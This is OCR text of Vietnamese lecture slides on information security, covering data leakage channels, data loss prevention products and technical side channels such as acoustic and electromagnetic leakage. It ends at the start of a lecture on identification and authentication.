
❑ Ba dạng rò rỉ thông tin

- Tiết lộ trái phép
- Truy cập trái phép
- Hoạt động tình báo

❑ Hai loại kênh rò rỉ thông tin

- Rò rỉ qua kênh tiêu chuẩn
- Rò rỉ qua kênh kỹ thuật

Kênh rò rỉ thông tin



1. Truy cập trái phép
2. Rò rỉ thông tin qua kênh tiêu chuẩn
3. Rò rỉ thông tin qua kênh kỹ thuật

Edward Snowden



Cựu nhân viên kỹ thuật hợp đồng của cơ quan an ninh quốc gia Hoa kỳ và nhân viên chính thức của cơ quan tình bào trung ương HK (CIA), người đã làm rò rỉ những bí mật hàng đầu của chính phủ Mỹ và anh cho giới báo chí về những chương trình theo dõi người dân (nghe lén điện thoại, internet và một số chương trình theo dõi khác).

- bị buộc tội trộm cắp tài sản chính phủ, truyền tin trái phép về thông tin quốc phòng và cố ý tiết lộ tin tình báo mật cho một người không có quyền hạn
- Những tiết lộ này được đánh giá là một trong những lỗ hổng nghiêm trọng nhất trong lịch sử của NSA

Giáo sư xã hội học người thuyer điển thuộc đại học Umea đã đề nghị ủy ban nobel trao giải nobel hòa bình cho
Edward snowden. Ông cho rằng: nhờ những nỗ lực đầy can đảm của snowden, người chap nhận sự thiệt thòi của bản thân mà hoạt động theo dõi thông tin điện tử quy mo do chính phủ Mỹ thực hiện đã bị đưa ra ánh sáng. Edward snowden làm cho thế giới trở nên tốt hơn và an toàn hơn một chút.

Bradley Edward Manning



Quân nhân đang phục vụ trong quân đội hoa kỳ: cung cấp các thông tin bí mật trái phép của HK

Thông tin nhạy cảm của doanh nghiệp

- Sở hữu trí tuệ của doanh nghiệp, bao gồm bí mật kinh doanh
- Thông tin tài chính, kế hoạch kinh doanh, sản phẩm chưa hoàn thành... của doanh nghiệp
- Dữ liệu khách hàng (tên tuổi, địa chỉ, thẻ tín dụng...)
- ....

Kênh rò rỉ tiêu chuẩn

- Thiết bị lưu trữ di động (removable storage media)
- Thư điện tử
- Hội thoại trực tuyến (chat)
- Diễn đàn, mạng xã hội
- Các giao thức, dịch vụ mạng khác (HTTP)
- Giao tiếp thoại (Trực tiếp, Voip, Phone)
- Photocopy, Scanner, Camera

Insider!
(cố ý, vô ý)

Vô ý: mang thông tin về nhà để hoàn thành kịp tiến độ công việc, nhưng do sơ suất nên để lộ lọt thông tin.

Phòng chống rò rỉ dữ liệu

- **Data Loss Prevention (DLP)**
- **Có nhiều giải pháp DLP**
  - CA Data Protection
  - Code Green TrueDLP
  - McAfee Total Protection for Data Loss Prevention
  - RSA Data Loss Prevention suite
  - …

http://searchsecurity.techtarget.com/feature/Comparing-the-best-data-loss-prevention-products

Phòng chống rò rỉ dữ liệu

❑ Nguyên lý hoạt động của DLP

- Phân loại và nhận diện tài liệu
- Phân tích nội dung thông điệp

❑ Phạm vi bảo vệ

- in-use (endpoint actions)
- in-motion (network traffic)
- at-rest (data storage)


1. Truy cập trái phép
2. Rò rỉ thông tin qua kênh tiêu chuẩn
3. Rò rỉ thông tin qua kênh kỹ thuật

Rò rỉ thông tin qua kênh kỹ thuật


- **Rò rỉ thông tin qua kênh kỹ thuật** là việc phát tán (lan truyền) thông tin mật một cách không kiểm soát từ vật mang qua một môi trường vật lý nhất định đến thiết bị thu thông tin.

Kênh kỹ thuật rò rỉ thông tin

- **Kênh rò rỉ thông tin** là tổ hợp gồm nguồn tin, vật mang vật chất hoặc môi trường lan truyền tín hiệu mang thông tin và thiết bị tách thông tin khỏi tín hiệu hay vật mang



Kênh kỹ thuật rò rỉ thông tin



Kênh điện từ

❑ Kênh điện từ

- Kênh vô tuyến (bức xạ cao tần).
- Kênh lưới điện (cảm ứng trên dây nguồn)
- Kênh nối đất (cảm ứng trên dây tiếp đất)
- Kênh tuyến tính (cảm ứng trên dây thông tin)

Kênh âm thanh

- **Kênh âm thanh**: Liên quan tới việc truyền các sóng âm trong không khí hoặc các dao động đàn hồi trong các môi trường khác.






Ngoài ra:

- Thiết bị nghe xuyên tường
- Thiết bị nghe lén qua đường điện lưới

Kênh âm thanh




http://www.vrsystems.ru/stati/images/texnicheskie_kanali_utechki_akusticheskoi(rechevoi)_infor_9.gif

Kênh âm thanh



Laser microphone

- Video: https://www.youtube.com/watch?v=iI8w2s05sd8




Rò rỉ thông tin đối với máy tính

Keyboard

Video 1: https://www.youtube.com/watch?v=Kaq9P9B2BM0

Video 2: https://www.youtube.com/watch?v=d926EztWimM






Rò rỉ thông tin đối với máy tính

USB

Video 1: https://www.youtube.com/watch?v=E28V1t-k8Hk



CƠ SỞ AN TOÀN THÔNG TIN

Bài 04. Định danh và xác thực

1

Nhân tố xác thực

2

Mật khẩu

3

Xác thực bằng mật khẩu

Định danh

- **Định danh** (identification) là việc gắn định danh (identificator) cho người dùng và kiểm tra sự tồn tại của định danh đó
- Qua xưng danh ở trạm kiểm tra (cổng cơ quan, cửa khẩu...)
- Qua tên người dùng được truyền tới máy chủ (từ cửa sổ đăng nhập, từ webpage...)
- Qua địa chỉ email trong một thư điện tử
- ....

- **Quá trình định danh không bao gồm việc kiểm tra tính chân thực của danh tính**

Giải pháp định danh

- Số hiệu (ID)
- Username
- Số điện thoại
- Email
- Tài khoản mạng xã hội
- ....

